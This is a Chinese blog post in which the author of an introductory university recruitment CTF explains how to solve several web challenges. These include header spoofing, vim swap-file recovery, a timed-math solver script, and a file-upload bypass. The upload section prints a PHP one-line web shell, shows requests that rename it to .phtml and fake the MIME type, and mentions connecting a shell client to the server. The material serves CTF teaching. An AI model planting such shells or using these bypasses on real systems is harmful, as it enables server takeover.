

S3cCTF-gyy-Writeup

原创

[Err0rCM](#) 于 2021-01-08 16:54:05 发布 818 收藏 6

分类专栏: [笔记](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/solution123/article/details/109958237>

版权



[笔记](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

S3cCTF-gyy-Writeup

出题人: [gyy](#)

写在前面:

本次招新赛我主要负责WEB方面的出题, 当然兼顾一些MISC, 本着简单易懂的原则, 刚开始出了很多简单WEB题, 但是这届新生的实力明显比我们当时强==, 后期又赶了一些提升题, 当然和真正的CTF比赛还是有非常大的距离, 例如在群里放出的周六的题目可以看出。所以, 这些只是入门CTF的基础, 去年的这时, 我们参加的招新比赛比今年更加困难(所以今年我有同感地出了不少简单题), 我希望大家不要止步于此, 当初我也有一腔热血, 觉得CTF不过如此(甚至还想双休)。但, 走的越高, 越会发现自己越渺小, 这条道路可能还没有尽头。技术可以后期培养, 这次招新比赛分数也只能作为检测基础的测试, 如果你有强烈的意向和兴趣, 比比赛成绩更为重要, 我们欢迎你和我们联系, 希望大家不忘初心, 砥砺前行。

WEB

How_to_solve_ctf

出题解析

本题旨在指引大家, 考了一下HTML的知识

解题方式

F12查看源代码，给了提示 `<!-- html元素是可以修改的 -->`

修改form表单里input文本框的长度限制，提交s3c2020即可获得flag

由于是GET传参，也可以直接传 `key=s3c2020` 即可

是不是特别简单!一般题目会有一个到多个考点，请运用搜索引擎或做题经验来解决问题并拿到flag。
所以，入门一般是不易的，而且也没有人能够帮你。
我们需要寻找能够坚持下来的同学，如果无法忍受也没有关系，请将时间分配到更有意义的地方，Doctor还不能休息哦(error)

在本题中，你只需要提交 s3c2020 就可以得到flag!
The flag is : s3c{Welc0me_AnD_havefUn}

Key:

提交

```
<!-- html元素是可以修改的 -->
```

```
<input type="text" name="key">
```

<https://blog.csdn.net/solution123>

nof12

出题解析

本题利用script限制了鼠标右键和f12

解题方式

与题目 **S3C_NOT_BAD** 重复，Ctrl+U或者burp抓包或者curl访问都可

```
<script type="text/javascript">...</script>
```

<https://blog.csdn.net/solution123>

S3c Not B4d

Local

出题解析

本题旨在考XFF（X-Forwarded-For）和Referer
伪造地址三种方式：

```
Client-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
Host: 127.0.0.1
Referer: 127.0.0.1
```

解题方式

只有本地管理员才能访问本页面！

burp抓包修改即可

The screenshot shows a network traffic capture in Burp Suite. On the left, the 'Request' tab is active, displaying the following headers and body:

```
GET / HTTP/1.1
Host: 127.0.0.1
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
X-Forwarded-For: 127.0.0.1
Referer: 127.0.0.1
Client-IP: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=5741d8c7-e197-481b-a710-bab71be29eae.NKdRP7NgffkWBidhJKOuGNaiQXs
Connection: close
```

On the right, the 'Response' tab is active, displaying the following headers and body:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Sun, 22 Nov 2020 09:46:14 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.3.22
Content-Length: 27

s3c(y0u_reQueSt_1t_10CaLLy)
```

At the bottom right of the response area, there is a URL: <https://blog.csdn.net/solution123>

Flag not found

出题解析



302重定向

```
//fLag.php
<?php
header('Flag: '.base64_encode("s3c{0H_mY_g0d_its_404}")); //修改 X-Powered-By信息
header('location:404.php');
?>
```


```
//404.php
<h1>Not Found</h1>
<!-- 才怪 -->
<?php
@header("http/1.1 404 not found");
@header("status: 404 not found");
echo "<p>The requested URL /flag.php was not found on this server.</p>";
exit();
?>
```

解题方式


打开点击后跳转**Not Found**，仔细看发现界面是伪造的



因为界面是我自己写的假界面，特意写了个注释，由此想到重定向
直接在**header**里能看到**flag**



拿去base64解一下即可获得flag



快速计算

出题解析

本题考查PHP和Python脚本，3秒内...有人能做得到嘛？

本题网上找一个脚本修改完全没问题，其实还有一题计算字符串（原创题目网上没有脚本），师傅们说不放就没放啦，有兴趣可以做做 题目链接

解题方式

请在3秒内计算以下算式并提交并提交

在服务器设的SESSION，3秒刷新，超时也是不算的

设了个小坑，抓个包可以看到，每次提交的请求还有个参数 `submits=提交`

```
answer=1&submits=%E6%8F%90%E4%BA%A4
```

如果没有就会die退出

```
if(!isset($_POST['submits']))  
    die("少了点东西啊...好好看看吧");
```

最后放出Payload，师傅们可以自己研究

```
# -*- coding: utf-8 -*-  
"""  
@Time : 2020/11/22 18:14  
@Auth : gyy  
@File : 1.py  
@Blog: http://err0r.top  
"""  
import requests  
  
url = "http://49.234.89.193:8029/"  
  
session = requests.session()  
  
data = {  
    "submits" : "提交"  
}  
  
response = session.get(url).content.decode('utf-8')  
  
print("1-----取算式")  
cal = response.replace(" ", "").replace("\n", "").replace("\r", "").split("<b>")[1].split("=")[0]  
  
print(cal)  
print("2-----计算算式")  
  
result = eval(cal)  
print(result)  
  
print("3-----提交")  
data['answer'] = result  
  
res = session.post(url, data= data)  
  
print(res).content.decode('utf-8')
```

```
3
4 print("1-----取算式")
5 cal = response.replace(" ", "").replace("\n", "").replace("\r", "").split("<b>")[1].split("=")[0]
6
7 print(cal)
8 print("2-----计算算式")
9
10 result = eval(cal)
11 print(result)
12
13 print("3-----提交")
14 data['answer'] = result
15
16 res = session.post(url, data=_data)
17
18 print(res).content.decode('utf-8')
```

Run: calnum x

```
E:\PY2\python.exe C:/Users/19069/Desktop/python/s3c/calnum.py
1-----取算式
1051+16010*157-31952*1215
2-----计算算式
-36307059
3-----提交
算的挺快嘛<br />s3c{y0U_arE_so_g0od_aT_meNtAl_aritHmet1c}
Process finished with exit code 0
```

<https://blog.csdn.net/solution123>

本人蹩脚自学的python，语法规范问题请见谅

Vim

出题解析


本题考察Linux下Vim的应用，同时考察PHP代码审计及robots协议

给了hint: vim强退会在当前目录生成生成备份文件

解题方式

Vim

小戈正在用linux出题，突然背后一阵凉气，小戈赶快按下Ctrl+Z...



```
Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar
html>
<head>...</head>
<body>
  <h1 align="center">...</h1>
  <p align="center">小戈正在用linux出题，突然背后一阵凉气，小戈赶快按下Ctrl+Z...</p>
  <p align="center">
    
  </p>
  <p align="center">
    <!-- 随着凉气散去，一张字条飘落在地，上面写着'Recover' --> = $0
  </p>
</body>
```

Recover

Linux中，如果vim强退的话（ctrl+z）就会在目录下生成备份文件，如图所示

```
[root@VM-0-12-centos 1]# vim index.php
[1]+  Stopped                  vim index.php
[root@VM-0-12-centos 1]# ls -all
total 20
drwxr-xr-x  2 root root  4096 Nov 22 19:23 .
dr-xr-x--- 13 root root  4096 Nov 22 19:22 ..
-rw-----  1 root root 12288 Nov 22 19:23 .index.php.swp
[root@VM-0-12-centos 1]#
```

而再vim编辑就会有如下提示

```
E325: ATTENTION
Found a swap file by the name ".index.php.swp"
  owned by: root   dated: Sun Nov 22 19:23:15 2020
  file name: ~root/1/index.php
  modified: no
  user name: root   host name: VM-0-12-centos
  process ID: 9292 (still running)
While opening file "index.php"

(1) Another program may be editing the same file.  If this is the case,
    be careful not to end up with two different instances of the same
    file when making changes.  Quit, or continue with caution.
(2) An edit session for this file crashed.
    If this is the case, use ":recover" or "vim -r index.php"
    to recover the changes (see ":help recovery").
    If you did this already, delete the swap file ".index.php.swp"
    to avoid this message.

Swap file ".index.php.swp" already exists!
[0]pen Read-Only, (E)dit anyway, (R)ecover, (Q)uit, (A)ll oct  https://blog.csdn.net/solution123
```

直接Recover恢复即可。

根据提示，访问./index.php.swp。发现下载.swp文件
这里注意，备份文件是隐藏文件，文件名前面有个点
拿去linux系统恢复，可以发现

```
347  
//flag1 : s3c{Shei_xiangde  
error_reporting(0);  
$flag="fakeflag";  
$u = $_POST['username'];  
$p = $_POST['pazzword'];  
if(isset($u) && isset($p))  
{  
    if ($u === 'admin' && $p === 'a599ac85a73384ee3219fa684296eaa62667238d608efa81837030bd1ce1bf04') {  
        echo $flag."<br/>";  
    }  
}
```

https://blog.csdn.net/solution123

由此，flag分为多部分
接下来代码审计很简单，回到index.php，POST传参

username=admin&pazzword=a599ac85a73384ee3219fa684296eaa62667238d608efa81837030bd1ce1bf04

flag2 : zhege_gui
机器人会告诉你剩下的

URL
http://49.234.89.193:9999/

Enable POST enctype
application/x-www-form-urlencoded

Body
pazzword=a599ac85a73384ee3219fa684296eaa62667238d608efa81837030bd1ce1bf04&username=admin

https://blog.csdn.net/solution123

机器人会告诉你剩下的，联想robots协议，访问./robots.txt

← → ↻ ▲ 不安全 | 49.234.89.193:9999/robots.txt

```
# robots.txt  
User-agent: *  
Disallow:  
Disallow: /bin/  
Sitemap: http://domain.com/sitemap.xml  
lead node:/r/o/b/o/a/t/s/1.php
```

https://blog.csdn.net/solution123

可得flag在./r/o/b/o/a/t/s/1.php

← → ↻ ▲ 不安全 | 49.234.89.193:9999/r/o/b/o/a/t/s/1.php

是机器人叫你来的吧，没想到你能找到这里来
就在这了，祝贺你!

```
<html>
<head></head>
<body> == $0
  "是机器人叫你来的吧，没想到你能找到这里来"
  <br>
  "就在这了，祝贺你！"
  "
  <!-- flag3 : juQing? -->
</body>
```

<https://blog.csdn.net/solution123>

将三段flag组合即可

Upload

出题解析

本题考察文件上传，考察上传绕过的姿势，因为比赛限制，没有出太难的过滤

解题方式

当然，不是真的让你上传个动图。。我服务器里发现了好多奇奇怪怪的图片
一般文件上传一句话木马直接获取shell

```
<?php @eval($_POST[gyy])?>
```

需要能被php解析才行，.txt,.gif都是不可被解析的


或者直接用script标签


```
<script language='php'>@eval($_POST[gyy]);</script>
```

后缀名限制



上传普通图片，被过滤





抓包上传,原始如下

Request

Raw Params Headers Hex

```

POST / HTTP/1.1
Host: 49.234.89.193:21024
Content-Length: 342
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://49.234.89.193:21024
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRTbrQEPDpdYPsyJ3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.135 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sign
d-exchange;v=b3;q=0.9
Referer: http://49.234.89.193:21024/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: loginstate=true; userid=b82a3270-edd3-4458-9c2f-80c2d01ca57e; indent_type=space;
space_units=4; keymap=sublime; pma_lang=zh_CN; wp-editormd-lang=zh-CN;
PHPSESSID=95c1e6a6d7aa8f6ad096e8123606fcd9;
session=64930105-b850-4e0d-82a0-b070fe85905b.20nxZ3zTcwJ5z9KW_hqvQrkWCDg
Connection: close

-----WebKitFormBoundaryRTbrQEPDpdYPsyJ3
Content-Disposition: form-data; name="upload_file"; filename="1.jpg"
Content-Type: image/jpeg

<script language='php'>@eval($_POST['gyy']);</script>
-----WebKitFormBoundaryRTbrQEPDpdYPsyJ3
Content-Disposition: form-data; name="upload"

upload
-----WebKitFormBoundaryRTbrQEPDpdYPsyJ3--
  
```

<https://blog.csdn.net/solution123>

修改如下

Request

Raw Params Headers Hex

```

POST / HTTP/1.1
Host: 49.234.89.193:21024
Content-Length: 339
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://49.234.89.193:21024
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRTbrQEPDpdYPsyJ3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.135 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sign
d-exchange;v=b3;q=0.9
Referer: http://49.234.89.193:21024/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: loginstate=true; userid=b82a3270-edd3-4458-9c2f-80c2d01ca57e; indent_type=space;
space_units=4; keymap=sublime; pma_lang=zh_CN; wp-editormd-lang=zh-CN;
PHPSESSID=95c1e6a6d7aa8f6ad096e8123606fcd9;
session=64930105-b850-4e0d-82a0-b070fe85905b.20nxZ3zTcwJ5z9KW_hqvQrkWCDg
Connection: close

-----WebKitFormBoundaryRTbrQEPDpdYPsyJ3
Content-Disposition: form-data; name="upload_file"; filename="1.phtml"
  
```

Response

Raw Headers Hex HTML Render

```

Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Content-Length: 965
Connection: close
Content-Type: text/html; charset=UTF-8

<!doctype html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport"
    content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0,
    minimum-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Upload</title>

  <script type="text/javascript" src="/js/main.js"></script>
</head>
<body style="background-size: cover" background="bg.jpg">

<h1 style="color: #FF0000 align="center">文件上传</h1>
<p align="center" style="color: crimson">小戈想要一张动图，谢谢。</p>
  
```

```
Content-Type: image/gif
-----WebKitFormBoundaryRTbrQEpdYPsyJ3
Content-Disposition: form-data; name="upload"

upload
-----WebKitFormBoundaryRTbrQEpdYPsyJ3--
```

```
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()" style="text-align: center">
  <input class="input_file" type="file" name="upload_file" />
  <input class="button" type="submit" name="upload" value="upload"/>
</form>

</body>
</html>

<div style="color:#000" >上传成功! Look here~
<b>./uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml</div>
```

请求头检查: content-type, MIME类型限制, 修改为 image/gif



文件后缀绕过: 只要能被php解析的文件名就可以

这里我只限制了 .php, .php3, .php4, .php5


MIME类型限制只允许 image/gif


```
if(in_array($ext, ['php', 'php3', 'php4', 'php5'])) {
    exit('想传码?这么露骨的嘛...');
}
if($_FILES["upload_file"]["type"]!="image/gif"){
    echo "<p align=\"center\" >别介, 动图呢?别想骗我 哼</p>";
    exit;
}
```

然后访问文件




发现代码被执行了, 直接蚁剑连上get shell





根目录发现flag



